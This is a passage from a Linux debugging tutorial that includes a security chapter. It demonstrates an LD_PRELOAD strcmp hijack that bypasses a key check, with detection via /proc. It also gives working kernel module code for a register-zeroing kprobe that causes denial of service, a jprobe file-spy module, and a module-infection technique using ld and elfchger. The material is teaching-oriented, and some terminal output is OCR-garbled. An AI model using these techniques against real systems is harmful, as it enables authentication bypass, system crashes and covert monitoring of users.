**Remark :** We have forced our program to jump to memory location 0x7ffff7a83160

- \* **Carry on program execution :** At the moment that We made the jump, a blinking cursor was waiting for a character input (this is the behaviour of getchar()), We can provide it with a character as shown in **Figure 6.5**




FIGURE 6.5 – Reversing ptrace anti-debug

It is clear that by getting around ptrace can defeat it easily.

### 6.1.2 Hijacking the C library

Also known as DLL (.so in linux) injection, they are considered amongst the most well known attacks.

#### 6.1.2.1 LD\_PRELOAD variable

**LD\_PRELOAD** is an environment variable used to load our libraries, our functions will even override those defined in the C library (they must have the same signature).

##### (a) Hack programs using LD\_PRELOAD

###### — Creating a test program :

- secure-program.c :** The following program compares a key provided by the user with the secret key predefined in the program (4FG512).

```
1 #include <stdio.h>
2 #include <stdlib.h>
3 #include <string.h>
4
5 #define KEY "4FG512"
6
7 int testKeyAuthentication(const char *userKey, const char *realKey){
8     if(strcmp(userKey, realKey)==0){
9         return 1;
10    }
11    else
12        return 0;
13 }
14
15 int main(int argc, char *argv[]){
16
17     char secretKeyUSER[10];
18
19     printf("Secret Key : ");
20     scanf("%s", secretKeyUSER);
21
22     if(testKeyAuthentication(secretKeyUSER, KEY))
23         printf("Hello SMILE admin\n");
24     else
25         printf("You are not admin\n");
26
27     return EXIT_SUCCESS;
28 }
```

- Compiling and testing :** Compile and run the program. We can see in **Figure 6.6** that only the correct key prints the correct message « Hello SMILE admin ».

###### — Creating a fake (hijacking) library :

```
Fichier Édition Affichage Rechercher Terminal Aide
[jugurtha@jugurtha-VirtualBox ~/Hacking-kernel/LD_PRELOAD $ gcc -Wall secure-prog
ram.c -o secure-program
[jugurtha@jugurtha-VirtualBox ~/Hacking-kernel/LD_PRELOAD $ ./secure-program
Secret Key : jugurtha
You are not admin
[jugurtha@jugurtha-VirtualBox ~/Hacking-kernel/LD_PRELOAD $ ./secure-program
Secret Key : HACKyou1
You are not admin
[jugurtha@jugurtha-VirtualBox ~/Hacking-kernel/LD_PRELOAD $ ./secure-program
Secret Key : test
You are not admin
[jugurtha@jugurtha-VirtualBox ~/Hacking-kernel/LD_PRELOAD $ ./secure-program
Secret Key : 4FG512
Hello SMILE admin
[jugurtha@jugurtha-VirtualBox ~/Hacking-kernel/LD_PRELOAD $ ]
```

FIGURE 6.6 – Secure authentication program working correctly

- i. **library-code-strcmp.c** : Let's write our *own version of strcmp to return always true as follow :*

```
1 #include <stdio.h>
2
3 int strcmp ( const char * str1 , const char * str2 ){
4     printf("You have been Hacked with success\n");
5     return 0;
6 }
```

- ii. **Compiling the library** : We must compile the library as shown in **Figure 6.7**, this is mandatory for all libraries (as they must have position independent code).

```
Fichier Édition Affichage Rechercher Terminal Aide
[jugurtha@jugurtha-VirtualBox ~/Hacking-kernel/LD_PRELOAD $ gcc -fPIC --shared -o
libhijack-strcmp.so library-code-strcmp.c
[jugurtha@jugurtha-VirtualBox ~/Hacking-kernel/LD_PRELOAD $ ]
```

FIGURE 6.7 – Compiling the hijacking library

- iii. **Using LD\_PRELOAD** : We can use this variable to hack our program, **Figure 6.8** shows the steps.

```
[jugurtha@jugurtha-VirtualBox ~/Hacking-kernel/LD_PRELOAD $ LD_PRELOAD=./libhijac
k-strcmp.so ./secure-program
Secret Key : iamadmin
You have been Hacked with success
Hello SMILE admin
[jugurtha@jugurtha-VirtualBox ~/Hacking-kernel/LD_PRELOAD $ ]
```

FIGURE 6.8 – Hacking our program using LD\_PRELOAD

We can clearly see that We got the message reserved to admin with a wrong key (because our strcmp returns true).

Any Secret key will be valid at this point.

- (b) **Detecting LD\_PRELOAD** : We can use what We have learned from debugging to discover the problem as follow :

- **Maps file** : We have seen this file from debugging userland chapter, let's take a deeper look as shown in **Figure 6.9**.

```
jugurtha@jugurtha-VirtualBox ~ $ cat /proc/pidof secure-program`/maps
00400000-00401000 r-xp 00000000 08:01 953875                               /home/jugurtha/Hacking-kernel/LD_PRELOAD/secure-program
00600000-00601000 rw-p 00000000 08:01 953875                               /home/jugurtha/Hacking-kernel/LD_PRELOAD/secure-program
00601000-00602000 rw-p 00001000 08:01 953875 [program executable]
01055000-0107C000 rw-p 00000000 00:00 6                                [heap]
7f0295046000-7f0295206000 r-xp 00000000 08:01 150258                  /lib/x86_64-linux-gnu/libc-2.23.so
7f0295206000-7f0295406000 ---p 001C0000 08:01 150258                  /lib/x86_64-linux-gnu/libc-2.23.so
7f0295406000-7f029540a000 r--p 001C0000 08:01 150258                  /lib/x86_64-linux-gnu/libc-2.23.so
7f029540a000-7f029540c000 rw-p 001C4000 08:01 150258                  /lib/x86_64-linux-gnu/libc-2.23.so
7f029540c000-7f0295410000 rw-p 00000000 00:00 0                         /lib/x86_64-linux-gnu/libc-2.23.so
7f0295410000-7f0295411000 r-xp 00000000 08:01 956836                  /home/jugurtha/Hacking-kernel/LD_PRELOAD/libhijack-strcmp.so
7f0295411000-7f0295610000 ---p 00001000 08:01 956836 [identification(const char*, const char*)]
7f0295610000-7f0295611000 r--p 00000000 08:01 956836 [userkey,realKey]...
7f0295611000-7f0295612000 rw-p 00001000 08:01 956836 ;                   /home/jugurtha/Hacking-kernel/LD_PRELOAD/libhijack-strcmp.so
7f0295612000-7f0295612000 r-xp 00000000 08:01 150256                  /lib/x86_64-linux-gnu/libc-2.23.so
7f0295612000-7f029581e000 rw-p 00000000 00:00 0                         /lib/x86_64-linux-gnu/libc-2.23.so
7f029581e000-7f0295838000 r--p 000025000 08:01 150256                 /lib/x86_64-linux-gnu/libc-2.23.so
7f0295838000-7f0295839000 rw-p 000260000 08:01 150256                 /lib/x86_64-linux-gnu/libc-2.23.so
7f0295839000-7f029583a000 rw-p 00000000 00:00 0                         [stack]
7ffd0c05000-7ffd0c26000 rw-p 00000000 00:00 0                         [vvar]
7ffd0cfc5000-7ffd0cf7000 r--p 00000000 00:00 0                         [vdso]
7ffffffffff600000-7ffffffffff601000 r-xp 00000000 00:00 0                         [vsySCALL]
```

FIGURE 6.9 – Viewing loaded libraries paths from maps file

We can notice that « /home/jugurtha/Hacking-kernel/LD\_PRELOAD/libhijack-strcmp.so » was not loaded from */lib folder*. It is an indication LD\_PRELOAD has been used.

- **Environment variable file :** We can check our statement by viewing the « /proc/pid/environ »file and locate LD\_PRELOAD.

```
jugurtha@jugurtha-VirtualBox ~ $ cat /proc/pidof secure-program`/environ
LD_PRELOAD=/libhijack-strcmp.so$OG_VTNR=7SSH AGENT PID=1233X06_SESSION_ID=c1X00
DE=gtkTERM=xterm-256colorSHELL=/bin/bashVTE VERSION=42050T LINUX_ACCESSIBILITY_
rthaLS_COLORS=rs=0:di=01;34:ln=01;36:me=00:pi=40;33:so=01;35:do=01;35:bd=40;33;
0;42:ow=34;42:st=37;44:ex=01;32:*.tar=01;31:*.arc=01;31:*.arj=01;31:
```

FIGURE 6.10 – Checking LD\_PRELOAD value

This is a confirmation that LD\_PRELOAD was used.

## 6.2 Kernel-land security

The kernel can be subjected to many threats (like rootkits) which goes deep in the kernel.

We can change the behaviour of almost any instruction in the kernel (it's paramters and return value), and cause serious system issues that goes from simple Denial of Services to stealing private data.

Linux has 2 widely known debug interfaces : *Jprobes* and *Kprobes*.

### 6.2.1 Kernel-land attacks

Kprobes allow to attach to a kernel instruction for debugging or forensics purposes<sup>1</sup>.

#### 6.2.1.1 Basic approach to kernel hacking

##### (a) kprobes :

Let's attack a kernel function called *do\_sys\_open* (primitive of open).

- **Getting address of the target's function :** We can use the */proc/kallsyms* as shown in Figure 6.11 :

```
jugurtha@jugurtha-VirtualBox ~ $ sudo cat /proc/kallsyms | grep -E 'do_sys_open'
fffffffffb0040e00 t perf_trace do sys open
fffffffffb00410c0 t trace event raw event do sys open
fffffffffb00411f0 t trace raw output do sys open
fffffffffb0043e00 T do sys open
fffffffffb0bb59a10 r _tracepoint_ptr do sys open
fffffffffb0bb5b150 r __tracepoint_ptr do sys open
```

FIGURE 6.11 – Retrieve address of do\_sys\_open

1. Kprobes official's documentation is available at this page : <https://www.kernel.org/doc/Documentation/kprobes.txt>

In our case, the address of `do_sys_open` is : 0xffffffffb00433e0.

- **Creating the malicious driver :** changes the value of registers at the return of the function `do_sys_open()`.

```
1 #include <linux/module.h>
2 #include <linux/init.h>
3 #include <linux/kernel.h>
4 #include <linux/version.h>
5 #include <linux/kprobes.h>
6
7 MODULE_AUTHOR("Jugurtha BELKALEM");
8 MODULE_DESCRIPTION("Basic example of Kprobes");
9 MODULE_LICENSE("GPL");
10
11 // declare kprobe structure
12 static struct kprobe kp;
13
14 // define kprobe pre_handler
15 // a pre_handler is a function that executes at the entry point
16 // of a function
17 static int Pre_Handler(struct kprobe *p, struct pt_regs *regs){
18     printk("----- Pre_Handler Code addr => 0x%p-----\n", p->addr);
19
20     printk("ax=%ld, bx=%ld, cx=%ld, dx=%ld, ip=%ld, cs=%ld, sp=%ld, ss=%ld", regs->ax, regs->
bx, regs->cx, regs->dx, regs->ip, regs->cs, regs->sp, regs->ss);
21
22
23     return 0;
24 }
25
26 // define kprobe pre_handler
27 // a post_handler is a function that executes at the exit point
28 // of a function
29 void Post_Handler(struct kprobe *p, struct pt_regs *regs, unsigned long flags){
30     printk("----- Post_Handler -----");
31     // Overwrite registers contents
32     regs->ax = 0; regs->bx = 0; regs->cx = 0; regs->dx = 0;
33     regs->ip = 0; regs->cs = 0; regs->sp = 0; regs->ss = 0;
34
35     printk("ax=%ld, bx=%ld, cx=%ld, dx=%ld, ip=%ld, cs=%ld, sp=%ld, ss=%ld", regs->ax, regs->
bx, regs->cx, regs->dx, regs->ip, regs->cs, regs->sp, regs->ss);
36 }
37
38 // init module function
39 static int __init initializeModule(void)
40 {
41     printk(KERN_DEBUG "Module is running !\n");
42
43     kp.pre_handler = Pre_Handler;
44     kp.post_handler = Post_Handler;
45     kp.addr = (kprobe_opcode_t *) 0xfffffffffb18433e0; // do_sys_open
46     register_kprobe(&kp);
47     return 0;
48 }
49
50
51 static void __exit cleanUpModule(void)
52 {
53     unregister_kprobe(&kp);
54     printk(KERN_DEBUG "Module has been removed!\n");
55 }
56
57 module_init(initializeModule);
58 module_exit(cleanUpModule);
```

- **Compile and load :**

```

1 $ make
2 $ sudo insmod

```

The machine is not responding anymore, It is a DENIAL OF SERVICE (DOS).

(b) **Jprobes :**

- \* **Getting the address of target function :** As already shown in Kprobes section.

```

1 $ sudo cat /proc/kallsyms | grep -E 'do_sys_open'

```

- \* **File Spy driver module :** records all open files :

```

1 #include<linux/module.h>
2 #include<linux/kernel.h>
3 #include<linux/init.h>
4 #include<linux/kprobes.h>
5 #include <linux/uaccess.h>
6
7 #define KERNEL_STATIC_ALLOC_FILENAME_LENGTH 60
8
9 MODULE_AUTHOR("Jugurtha BELKALEM");
10 MODULE_DESCRIPTION("Basic example of Jprobes");
11 MODULE_LICENSE("GPL");
12
13 static long snoop_do_sys_open(int dfd, const char __user *filename, int flags, umode_t mode){
14     char tmp[KERNEL_STATIC_ALLOC_FILENAME_LENGTH];
15     // Copies filename from userspace to kernel buffer
16     copy_from_user(tmp, filename, KERNEL_STATIC_ALLOC_FILENAME_LENGTH-1);
17     // displays do_sys_open arguments
18     printk("jprobe spy : dfd = 0x%08x, filename = %s flags = 0x%08x mode umode %08x\n", dfd, tmp,
19           flags, mode);
20
21     jprobe_return();
22 }
23
24 static struct jprobe my_probe;
25
26 static int myinit(void)
27 {
28     my_probe.kp.addr = (kprobe_opcode_t *)0xfffffffffa2c433e0; // address of do_sys_open
29     my_probe.entry = (kprobe_opcode_t *)snoop_do_sys_open;
30     register_jprobe(&my_probe);
31     return 0;
32 }
33
34 static void myexit(void)
35 {
36     unregister_jprobe(&my_probe);
37     printk("module removed\n");
38 }
39
40 module_init(myinit);
41 module_exit(myexit);
42

```

— **compile and load module :**

```

1 $ make
2 $ sudo insmod

```

Once the module is loaded, We can view kernel log messages using « dmesg ». A sample of those messages are shown in **Figure 6.12**.

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```

Jun 19 10:35:52 jugurtha-VirtualBox kernel: [ 1300.032087] jprobe spy : dfd = 0xffffffff9c, filename = /usr/share/myspell/dicts/fr_FR.dic flags = 0x8000 mode umode 1b6
Jun 19 10:35:52 jugurtha-VirtualBox kernel: [ 1300.094594] jprobe spy : dfd = 0xffffffff9c, filename = /usr/share/myspell/dicts/fr_FR.aff flags = 0x8000 mode umode 1b6
Jun 19 10:35:52 jugurtha-VirtualBox kernel: [ 1300.127091] jprobe spy : dfd = 0xffffffff9c, filename = /home/jugurtha/.config/enchant/fr_FR.dic flags = 0x8442 mode umode 1b6
Jun 19 10:35:52 jugurtha-VirtualBox kernel: [ 1300.127124] jprobe spy : dfd = 0xffffffff9c, filename = /home/jugurtha/.config/enchant/fr_FR.aff flags = 0x8000 mode umode 1b6
Jun 19 10:35:52 jugurtha-VirtualBox kernel: [ 1300.127146] jprobe spy : dfd = 0xffffffff9c, filename = /home/jugurtha/.config/enchant/fr_FR.exc flags = 0x8442 mode umode 1b6
Jun 19 10:35:52 jugurtha-VirtualBox kernel: [ 1300.127154] jprobe spy : dfd = 0xffffffff9c, filename = /home/jugurtha/.config/enchant/fr_FR.theme flags = 0x8000 mode umode 1b6
Jun 19 10:35:52 jugurtha-VirtualBox kernel: [ 1300.127314] jprobe spy : dfd = 0xffffffff9c, filename = /home/jugurtha/icons/DMZ-White/cursors/xterm flags = 0x8000 mode umode 1b6
Jun 19 10:35:52 jugurtha-VirtualBox kernel: [ 1300.127321] jprobe spy : dfd = 0xffffffff9c, filename = /usr/share/icons/DMZ-White/cursors/xterm flags = 0x8000 mode umode 1b6
Jun 19 10:35:52 jugurtha-VirtualBox kernel: [ 1300.127324] jprobe spy : dfd = 0xffffffff9c, filename = /home/jugurtha/my-secret-pass-file flags = 0x4000 mode umode 0
Jun 19 10:35:52 jugurtha-VirtualBox kernel: [ 1300.127561] jprobe spy : dfd = 0xffffffff9c, filename = /usr/share/icons/Mint-X/mimetypes/16/text-plain.png flags = 0x8000 mode umode 0
Jun 19 10:35:52 jugurtha-VirtualBox kernel: [ 1300.129530] jprobe spy : dfd = 0xffffffff9c, filename = /home/jugurtha/my-secret-pass-file flags = 0x4000 mode umode 0
Jun 19 10:35:52 jugurtha-VirtualBox kernel: [ 1300.145150] jprobe spy : dfd = 0xffffffff9c, filename = /usr/share/myspell/dicts/fr_FR.aff flags = 0x8000 mode umode 1b6
Jun 19 10:35:52 jugurtha-VirtualBox kernel: [ 1300.145432] jprobe spy : dfd = 0xffffffff9c, filename = /usr/share/myspell/dicts/fr_FR.dic flags = 0x8000 mode umode 1b6
Jun 19 10:35:52 jugurtha-VirtualBox kernel: [ 1300.171175] jprobe spy : dfd = 0xffffffff9c, filename = /usr/share/myspell/dicts/fr_FR.aff flags = 0x8000 mode umode 1b6
Jun 19 10:35:52 jugurtha-VirtualBox kernel: [ 1300.185064] jprobe spy : dfd = 0xffffffff9c, filename = /home/jugurtha/.config/enchant/fr_FR.dic flags = 0x8442 mode umode 1b6
Jun 19 10:35:52 jugurtha-VirtualBox kernel: [ 1300.185162] jprobe spy : dfd = 0xffffffff9c, filename = /home/jugurtha/.config/enchant/fr_FR.aff flags = 0x8000 mode umode 1b6
Jun 19 10:35:52 jugurtha-VirtualBox kernel: [ 1300.185121] jprobe spy : dfd = 0xffffffff9c, filename = /home/jugurtha/.config/enchant/fr_FR.exc flags = 0x8442 mode umode 1b6

```

FIGURE 6.12 – Result of attaching Jprobe to do\_sys\_open

**Result :** The module displays every opened filename and the associated parameters. For instance, **an attacker can change the filename of a « write function » to his log file.**

### 6.2.1.2 Module tampering

In this section, We are going to write 2 modules : a *safe one* and an *evil one*. We will learn how to combine them in order to produce one module that will execute a malicious payload.

(a) **Creating modules :** As previously mentionned, We are going to create 2 different modules :

- **kernel-module-safe.c :** The safe module (original module) which is the one We want to infect and change the behaviour.

```

1 #include <linux/module.h>
2 #include <linux/init.h>
3
4
5 static int __init mon_module_init(void)
6 {
7     printk(KERN_DEBUG "Hello SMILE, teach us OPEN SOURCE !\n");
8     return 0;
9 }
10
11 static void __exit mon_module_cleanup(void)
12 {
13     printk(KERN_DEBUG "Thank you SMILE!\n");
14 }
15
16 module_init(mon_module_init);
17 module_exit(mon_module_cleanup);
18

```

- **kernel-module-to-inject.c :** This is the evil module that We want to inject into the previous one (kernel-module-safe.c).

```

1 #include <linux/module.h>
2 #include <linux/init.h>
3
4 static int fake_init(void) __attribute__((used));
5 static int fake_init(void){}
6     printk(KERN_DEBUG "Hacking is great!\n");
7     return 0;
8 }

```

**Note :** Without « `__attribute__((used))` », the compiler will remove the function as it is unused.

(b) **Merging modules :** because of the nature of modules (they contain relocatable code), one can merge them :

```

1 $ ld -r kernel-module-safe.ko kernel-module-to-inject.ko -o kernel-module-infected.ko

```

The result of the above command is shown in **Figure 6.13**.

```
jugurtha@jugurtha-VirtualBox ~/kernel-anti-debug/original $ ls | grep '.ko'
kernel-module-safe.ko
kernel-module-to-inject.ko
jugurtha@jugurtha-VirtualBox ~/kernel-anti-debug/original $ ld -r kernel-module-
safe.ko kernel-module-to-inject.ko -o kernel-module-infected.ko
jugurtha@jugurtha-VirtualBox ~/kernel-anti-debug/original $ ls | grep '.ko'
kernel-module-infected.ko
kernel-module-safe.ko
kernel-module-to-inject.ko
jugurtha@jugurtha-VirtualBox ~/kernel-anti-debug/original $
```

FIGURE 6.13 – Combining modules into a single one

- (c) **Analyse the resulting module :** We can dump the symbol table of the module as follow :

```
1 $ objdump -t kernel-module-infected.ko
```

We should get the output below as a result of the above command :

```
1 kernel-module-infected.ko: format de fichier elf32-i386
2
3 SYMBOL TABLE:
4 .....
5 00000000 l F .init.text 00000014 mon_module_init
6 00000000 l F .exit.text 00000012 mon_module_cleanup
7 .....
8 .....
9 00000014 l F .init.text 00000014 fak_module_init
10 .....
11 .....
12 00000000 g F .exit.text 00000012 cleanup_module
13 00000000 g F .init.text 00000014 init_module
14 00000000 *UND* 00000000 printk
```

The reader can notice that « fak\_module\_init » has been linked correctly.

All what is left is forcing « init\_module » to point to our malicious symbol « fak\_module\_init » (*at relative location 00000014*).

- (d) **Make init\_module as an alias of fak\_module\_evil :** We must change the relative address of init\_module to execute our malicious function as shown below.

```
1 ./elfchger -s init_module -v 00000014 kernel-module-infected.ko
```

Dumping the infected module using « objdump -t kernel-module-infected.ko » is shown in **Figure 6.14**

```
0000002c l 0 .modinfo      0000003b __UNIQUE_ID_vermagic0
00000000 l df *ABS* 00000000
00000000 l df *ABS* 00000000 kernel-module-to-inject.c
00000014 l F .init.text    00000014 fak_module_init
00000000 l df *ABS* 00000000 kernel-module-to-inject.mod.c
00000067 l 0 .modinfo      00000023 __UNIQUE_ID_srcversion1
0000008a l 0 .modinfo      00000009 __module_depends
00000080 l 0 .versions     00000080 __versions
00000093 l 0 .modinfo      0000003b __UNIQUE_ID_vermagic0 module. The
00000000 l df *ABS* 00000000
00000000 l df *ABS* 00000000
00000000 l df *ABS* 00000000
00000000 g 0 .gnu.linkonce.this.module   00000180 __this_module
00000000 g F .exit.text    00000012 cleanup_module
00000014 g F .init.text    00000014 init_module
00000000     *UND* 00000000 printk
[+] Finding __symbol__ section...
jugurtha@jugurtha-VirtualBox ~/Documents/kernel-anti-debug/original $
```

FIGURE 6.14 – Forcing init\_module to become an alias of a malicious function

- (e) **Insert infected module into kernel :** see **Figure 6.15**

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```
jugurtha@jugurtha-VirtualBox ~ $ tail -f -n 3 /var/log/syslog
Jun 20 10:05:47 jugurtha-VirtualBox pulseaudio[1969]: [alsa-sink-Intel ICH] alsa-sink.c: ALSA nous a réveillé pour écrire de nouvelles données à partir du périphérique, mais il n'y avait en fait rien à écrire !
Jun 20 10:05:47 jugurtha-VirtualBox pulseaudio[1969]: [alsa-sink-Intel ICH] alsa-sink.c: Il s'agit très probablement d'un bogue dans le pilote ALSA « snd intel8x0 ». Veuillez rapporter ce problème aux développeurs d'ALSA.
Jun 20 10:05:47 jugurtha-VirtualBox pulseaudio[1969]: [alsa-sink-Intel ICH] alsa-sink.c: Nous avons été réveillés avec POLLOUT actif, cependant un snd_pcm_avail() ultérieur a retourné 0 ou une autre valeur < min_avail.
Jun 20 10:07:50 jugurtha-VirtualBox kernel: [ 187.561899] kernel module safe: module license 'unspecified' taints kernel.
Jun 20 10:07:50 jugurtha-VirtualBox kernel: [ 187.561903] Disabling local debugging due to kernel taint
Jun 20 10:07:50 jugurtha-VirtualBox kernel: [ 187.563929] Hacking is great!
```

FIGURE 6.15 – Infected module executing malicious function

The module is executing the evil function

## 7 Conclusion

Linux is a mature and gigantic Operating System that can be scaled and embedded easily.  
« *More a system becomes complex, more it is prone to errors* » and that is the reason why We need to learn debugging.

We have made a long journey by debugging Linux systems through demos and examples. We have started through the userspace and went exploring various tools like : GDB, Valgrind and strace. Then We moved to the Kernel and tried to understand it's working internals with tracers and learnt to solve it's issues through debuggers (KGDB/KDB, OpenOCD).

We must keep in mind that debugging is not only made to trace bugs but also reverse malicious code (another reason to sharpen debugging skills).

Debugging may seem difficult at first glance, only some practice is required. More understanding needs to read each part multiple times.

We hope that We made a good introduction to debugging the linux Kernel[1].

# Appendices

## .1 Serial communication

### (a) Two virtual machines :

#### — Target - linux mint configuration :




FIGURE 1 – Configure linux mint serial port

**Remark :** Make sure to uncheck the checkbox « connect », this means that this machine is going to create the serial port at the address : /tmp/serial

#### — Host - linux xubuntu configuration : **Remark :** Make sure to check the checkbox « connect », this means




FIGURE 2 – Configure linux xubuntu serial port

that this machine will connect to an existing serial port (created by the linux mint)

- (b) **Connecting Raspberry PI 3 to a computer :** The process is straightforward, it is enough to connect the usb to serial cable to Raspberry PI as shown in (Figure 4).

### Enable Serial communication

Serial communication is disabled by default on Raspberry PI. The page <https://hallard.me/enable-serial-port-on-raspberry-pi/> provides the steps to enable Serial Communication.

**Note :** Always connect your Raspberry to an external power source, serial connection can only feed small systems with enough current. *You may damage your hardware if you rely on serial power source.*

The raspberry firmware will signal (using a thunder symbol on the screen) an under-voltage condition.




FIGURE 3 – USB to Serial connection with Raspberry PI 3

- (c) **Linux machine - Beaglebone Black :** it requires only 4 wires, connect Beaglebone Black Wireless as shown in **Figure 4** and plug the other side of the cable to your computer.




FIGURE 4 – USB to Serial connection with Beaglebone black wireless

**Note :** Always connect your Beaglebone black to an external power source, serial connection can only feed small systems with enough current. *You may damage your hardware if you rely on serial power source.*

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## Bibliography

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- [1] Chris Simmonds. *Mastering Embedded Linux Programming*. Packt Publishing Ltd, 2015.